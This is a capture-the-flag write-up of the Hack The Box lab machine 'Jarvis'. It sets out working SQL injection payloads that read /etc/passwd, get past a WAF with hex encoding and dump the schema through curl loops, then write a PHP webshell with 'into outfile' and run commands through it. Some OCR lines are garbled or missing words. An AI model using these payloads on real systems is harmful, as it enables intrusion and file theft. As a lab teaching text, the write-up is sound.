410 HTB Jarvis

[HTB] Jarvis

by **Pablo** `https://github.com/vorkampfer/hackthebox`

- **Resources:**

> 1. **Savitar YouTube walk-through** `https://htbmachines.github.io/`
> 2. **Python script** `exploit_jarvis.py` **by S4vitar**
> 3. Savitar github `https://s4vitar.github.io/`
> 4. Savitar github2 `https://github.com/s4vitar`
> 5. `https://blackarch.wiki/faq/`
> 6. `https://blackarch.org/faq.html`
> 7. **0xdf** `https://0xdf.gitlab.io/`

- **View files with color**

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Jarvis provide three steps that were all relatively basic. First, there's an SQL injection with a WAF that breaks
`sqlmap`, at least in it's default configuration. Then there's a command injection into a Python script. And
finally there's creating a malicious service. In Beyond root, I'll look at the WAF and the cleanup script. ~0xdf
```

Skill-set:

```
Room.php is  only page that accepts user input, basic testing for SQL Injection
Using wfuzz  fuzz for special characters
Showing several  to test for SQL Injection (subtraction and hex())
Examining the query structure. Finding the column that accepts string input.
union statements, into outfile, loadfile, SQL commands explained.
Extracting DBadmin hash and cracking it.
Using GROUP_CONCAT  allow us to return multiple rows within union
Extracting Mysql  then cracking MySQL (mode 300)
Another way  get the password, LOAD_FILE() to view PHP Source Code
PHPMyAdmin 4.8.0  (LFI + Tainted PHP Cookie)
Dropping a  via the PHPMyAdmin exploit
ALTERNATE Way  get Shell:Dropping a file from the SQL Injection
Examining the  Cookie to see what happened with the PHPMyAdmin stuff
Examing the  Script we can execute as pepper with sudo
We can  code with $() but theres bad characters, so drop a bash script to disk
Running find  look for setuid binaries, discover systemctl then check GTFO Bins
Copying our  Scripts out of /tmp then creating our malicious service
```

1. **Ping &** `whichsystem.py`

```
1. ping -c 1 10.10.10.143
PING 10.10.10.143 (10.10.10.143) 56(84) bytes of data.
64 bytes from 10.10.10.143: icmp_seq=1 ttl=63 time=171 ms

~ ▷ whichsystem.py 10.10.10.143
10.10.10.143 (ttl -> 63): Linux
```

2. **Nmap**

```
1. ▷ openscan jarvis.htb
2. ▷ echo $openportz
22,80,111,2049,34901,47015,55623,59875
3. ▷ sourcez
4. ▷ echo $openportz
22,80,64999
5. ▷ portzscan $openportz jarvis.htb
6. ▷ jbat jarvis/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,64999 jarvis.htb
8.  ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp    open  ssh     syn-ack OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp    open  http    syn-ack Apache httpd 2.4.25 ((Debian))
64999/tcp open  http    syn-ack Apache httpd 2.4.25 ((Debian))
```

openssh-sftp-server 1:7.6p1-4ubuntu0.7 (amd64 binary) in ubuntu *bionic*


3. **Discovery with *Ubuntu Launchpad***

```
1. Google 'OpenSSH 7.4p1 Debian 10+deb9u6 launchpad'
2. It tells me we are dealing with an Debian Stretch Server. Which usually turns out to be an Ubuntu Bionic
server.
3. ## Changelog
openssh (1:7.4p1-10+deb9u6) stretch-security; urgency=high
```

4. **Whatweb**

```
1.  ▷ whatweb http://10.10.10.143
http://10.10.10.143 [200 OK] Apache[2.4.25], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ],
Email[supersecurehotel@logger.htb], HTML5, HTTPServer[Debian Linux][Apache/2.4.25 (Debian)], IP[10.10.10.143],
JQuery, Modernizr[2.6.2.min], Open-Graph-Protocol, Script, Title[Stark Hotel], UncommonHeaders[ironwaf], X-UA-
Compatible[IE=edge]
2. "IronWAF" aka Iron Web Application Firewall
```

5. **Lets do some manual enumeration of the website**


Hack The Box :: Hack The E | 10.10.10.143:64999/


10.10.10.143:64999

Hack The Box: Hackin... | Hack The Box | Contact Us | Hack Th...

Hey you have been banned for 90 seconds, don't be bad

```
1. I go to visit the http site http://10.10.10.143:64999 and I get auto banned WTF. I have not even started yet.
2. I visit the main page http://10.10.10.143
3. http://10.10.10.143/room.php?cod=6
4. I click on the rooms for rent and they are numbered. If I change the number it takes me to the different
available rooms.
5. http://10.10.10.143/room.php?cod=7
6. If I choose 7 it is 0 per night very interesting.
```

SQL injection & UNION SELECT


5

2

$ 10.1.48-MariaDB-0+deb9u2 / per night

4

Go to book!

Website enumeration continued...

```
Lets try some SQL injection here to see if it is injectable.
http://10.10.10.143/room.php?cod=6
http://10.10.10.143/room.php?cod=-1%20order%20by%206--%20-
%20 is just a space that is url encoded.
Lets try the UNION SELECT method
http://10.10.10.143/room.php?cod=-1 union select 1,2,-- -
It appears that column 3 accepts string input.
http://10.10.10.143/room.php?cod=-1 union select 1,2,"test",4,5,6,7-- -
%20 is a space and %22 is a double quote. So if you see those in the URL that is why. Certain special characters always get url encoded.
http://10.10.10.143/room.php?cod=-1%20union%20select%201,2,version(),4,5,6,7--%20-
I find the version. Next we try to get the user information.
http://10.10.10.143/room.php?cod=-1%20union%20select%201,2,user(),4,5,6,7--%20-
DBadmin@localhost
http://10.10.10.143/room.php?cod=-1%20union%20select%201,2,load_file("/etc/passwd"),4,5,6,7--%20-
We can try to exfiltrate files from the server.
<span class="price-room">root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
pepper:x:1000:1000:,,,:/home/pepper:/bin/bash
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
</span>
```

7. **Continuing with the SQL injection**

```
If for some reason the command gets rejected by a WAF or something. Then you can hex encode the command. Like this below.
http://10.10.10.143/room.php?cod=-1 union select 1,2,load_file("/etc/passwd"),4,5,6,7-- -
▷ echo "/etc/passwd" | tr -d '\n' | xxd -ps
2f6574632f706173737764
Then you take the hex encoded string and just paste it inside the parenthesis, and you have to remove the double quotes. Then put 0x infront to let the server know this is encoded in hexidecimal.
http://10.10.10.143/room.php?cod=-1 union select 1,2,load_file(0x2f6574632f706173737764),4,5,6,7-- -
```

```
Lets try /proc/net/tcp. If this exfils we can see all the ports and hidden open ports if there are any.
2f70726f632f6e65742f746370
http://10.10.10.143/room.php?cod=-1 union select 1,2,load_file(0x2f70726f632f6e65742f746370),4,5,6,7-- -
FAIL, that file gets denied to us.
Lets try /proc/net/fib_trie <<< This will lets us know if the server is running a container.
http://10.10.10.143/room.php?cod=-1 union select 1,2,load_file("/proc/net/fib_trie"),4,5,6,7-- -
FAIL, that is denied as well.
If we look at the passwd file there is a user 'pepper'.
Lets see if pepper has an id_rsa available for us to exfil.
http://10.10.10.143/room.php?cod=-1 union select 1,2,load_file("/home/pepper/.ssh/id_rsa"),4,5,6,7-- -
FAIL, if pepper did have one it was denied. Might not have an ssh private key.
```


8. **Since file exfiltration has failed lets try dumping the database hashes.**

```
http://10.10.10.143/room.php?cod=-1 union select 1,2,schema_name,4,5,6,7 from information_schema.schemata-- -
I can only see hotel because the column is restrained from having more than 1 element. You can do 0,1 to view the first element 1,1 to view the second element, then 2,1 etc...
http://10.10.10.143/room.php?cod=-1 union select 1,2,schema_name,4,5,6,7 from information_schema.schemata limit 1,1-- -
http://10.10.10.143/room.php?cod=-1 union select 1,2,table_name,4,5,6,7 from information_schema.tables where table_schema="hotel" limit 0,1-- -
So we are trying to found out what tables are in the db hotel.
SUCCESS, the table name is room.  $ room / per night
Now we need to find the column names.
 http://10.10.10.143/room.php?cod=-1 union select 1,2,column_name,4,5,6,7 from information_schema.columns where table_schema="hotel" and table_name="room" limit 0,1-- -
I get back $ COD. Whatever that means.
http://10.10.10.143/room.php?cod=-1 union select 1,2,column_name,4,5,6,7 from information_schema.columns where table_schema="hotel" and table_name="room" limit 2,1-- -
SUCCESS, I get back  $ price / per night
```

Curl + SQL injections, a great combo

9. **Doing SQL injections in the browser can become very tedious. It is way more effecient to do them in your terminal using CURL command**

```
 ▷ curl -s -X GET "http://10.10.10.143/room.php?cod=-1%20union%20select%201,2,column_name,4,5,6,7%20from%20information_schema.columns%20where%20table_schema=%22hotel%22%20and%20table_name=%22room%22%20limit%200,1--%20-"
The double quotes around hotel need to url encoded.
Also if the terminal inserts escape backslashes in the wrong places like mind does sometimes it will cancel out your command so remove them.
 ▷ clear; curl -s -X GET "http://10.10.10.143/room.php?cod=-1%20union%20select%201,2,column_name,4,5,6,7%20from%20information_schema.columns%20where%20table_schema=%22hotel%22%20and%20table_name=%22room%22%20limit%200,1--%20-" | grep "price-room" |html2text
You could also try group concat
 ▷ clear; curl -s -X GET "http://10.10.10.143/room.php?cod=-1%20union%20select%201,2,group_concat(column_name),4,5,6,7%20from%20information_schema.columns%20where%20table_schema=%22hotel%22%20and%20table_name=%22room%22%20limit%200,1--%20-" | grep "price-room" |html2text
See image below for the output of group concat
```


5

2
$


cod,name,price,descrip,star,image,mini

/ per night

4

For loop

```
S4vitar does the SQL injection using curl with a for loop. Sounds complicated but it is not.
clear; for i in $(seq 0 15); do echo "[+] For the number $i: $(curl -s -X GET "http://10.10.10.143/room.php?cod=-1%20union%20select%201,2,column_name,4,5,6,7%20from%20information_schema.columns%20where%20table_schema=%22hotel%22%20and%20table_name=%22room%22%20limit%20$i,1--%20-" | grep "price-room" |html2text; done
This will allow us to see the values of all the column
```




SUCCESS, the for loop worked. It is iterating over every value in the column.

```
▷ clear; for i in $(seq 0 15); do echo "[+] For the number $i: $(curl -s -X GET "http://10.10.10.143/room.php?cod=-1%20union%20select%201,2,column_name,4,5,6,7%20from%20information_schema.columns%20where%20table_schema=%22hotel%22%20and%20table_name=%22room%22%20limit%20$i,1--%20-" | grep "price-room" |html2text)"; done
[+] For the number 0: cod
[+] For the number 1: name
[+] For the number 2: price
[+] For the number 3: descrip
[+] For the number 4: star
[+] For the number 5: image
[+] For the number 6: mini
[+] For the number 7:
[+] For the number 8:
[+] For the number 9:
[+] For the number 10:
[+] For the number 11:
[+] For the number 12:
[+] For the number 13:
[+] For the number 14:
[+] For the number 15:
```

RCE via SQL injection leading to a reverse shell

- *#pwn_RCE_via_SQL_injection*
- *#pwn_SQL_injection_RCE_leading_to_a_Reverse_Shell*

12. **We learned some SQL injections but it turns out there is nothing on this data base. At least there are no users or passwords to dump. However, we can use the `into outfile` command to get a `Remote Code Execution`. See below**




```
1        2        Hello this is a test     4        5        6        7
```

```
http://10.10.10.143/room.php?cod=-1 union select 1,2,"Hello this is a test",4,5,6,7 into outfile "/var/www/html/testing.txt"-- -
Then if we visit. http://10.10.10.143/testing.txt
We get: 1     2       Hello this is a test     4       5       6       7
```

13. **Interpreting `.txt` file is great and all but we can not get code execution with that. If we can get .php to get interpreted that would be much better and lead to gaining a shell via SQL injection. Which is something I usually do not see.**

```
Lets attempt a whoami command via php RCE in an SQL environment.
http://10.10.10.143/room.php?cod=-1 union select 1,2,"<?php system('whoami'); ?>",4,5,6,7 into outfile "/var/www/html/pwn3d.php"-- -
We do not need a payload inside of pwn3d.php because we are creating and putting the command into our outfile all in one SQL injection.
```

```
4. http://10.10.10.143/pwn3d.php
5. We are www-data
```


10.10.10.143/pwn3d.php

1 2 www-data 4 5 6 7


- #pwn_WEBSHELL_via_SQL_injection
- #pwn_SQL_injection_WebShell_in_column
- #pwn_cmd_shell_via_SQL_Injection

`<?php system($_REQUEST['cmd']); ?>`

14. ***SUCCESS*, a `webshell via SQL injection.` I did not even know it was possible. What allowed it was that the server has a vulneralbe database to SQL injections. Even if they delete everything in the database and remove any sensitive information from it a bad actor can still use a vulnerable database to get a reverse shell. If the server is running PHP. It may be possible with ASP as well but that is for another day.**

```
1. If we inject lets say a '<?php system($_REQUEST['cmd']); ?>' instead of a simple whoami well then we have a real webshell at that point and we have escaped the SQL environment. Then from the browser or a curl command we can get a real reverse shell.
2. http://10.10.10.143/room.php?cod=-1 union select 1,2,"<?php system($_REQUEST['cmd']); ?>",4,5,6,7 into outfile "/var/www/html/cmdshell.php"-- -
3. Then visit the browser. http://10.10.10.143/cmdshell.php
4. SUCCESS!
```

15. **SUCCESS, Next and most importantly we then pass commands to our `cmdshell.php` via the browser**


10.10.10.143/cmdshell.php?cmd=id

1 2 uid=33(www-data) gid=33(www-data) groups=33(www-data)

```
1. I did an I request using our cmd command shell.
2. http://10.10.10.143/cmdshell.php?cmd=id
3. 1 2 uid=33(www-data) gid=33(www-data) groups=33(www-data) 4 5 6 7
```

16. **Lets check out the running processes**

```
1. http://10.10.10.143/cmdshell.php?cmd=ps -faux
root 1  0.0  0.6 138888  6704 ?        Ss   16:15   0:02 /sbin/init
root         185  0.0  1.1 214164 11388 ?        Ssl  16:15   0:16 /usr/bin/vmtoolsd
root         188  0.0  0.4  56804  4896 ?        Ss   16:15   0:00 /lib/systemd/systemd-journald
root         804  0.9  1.6  61924 16196 ?        Ss   16:15   3:57 python3 /root/sqli_defender.py
```

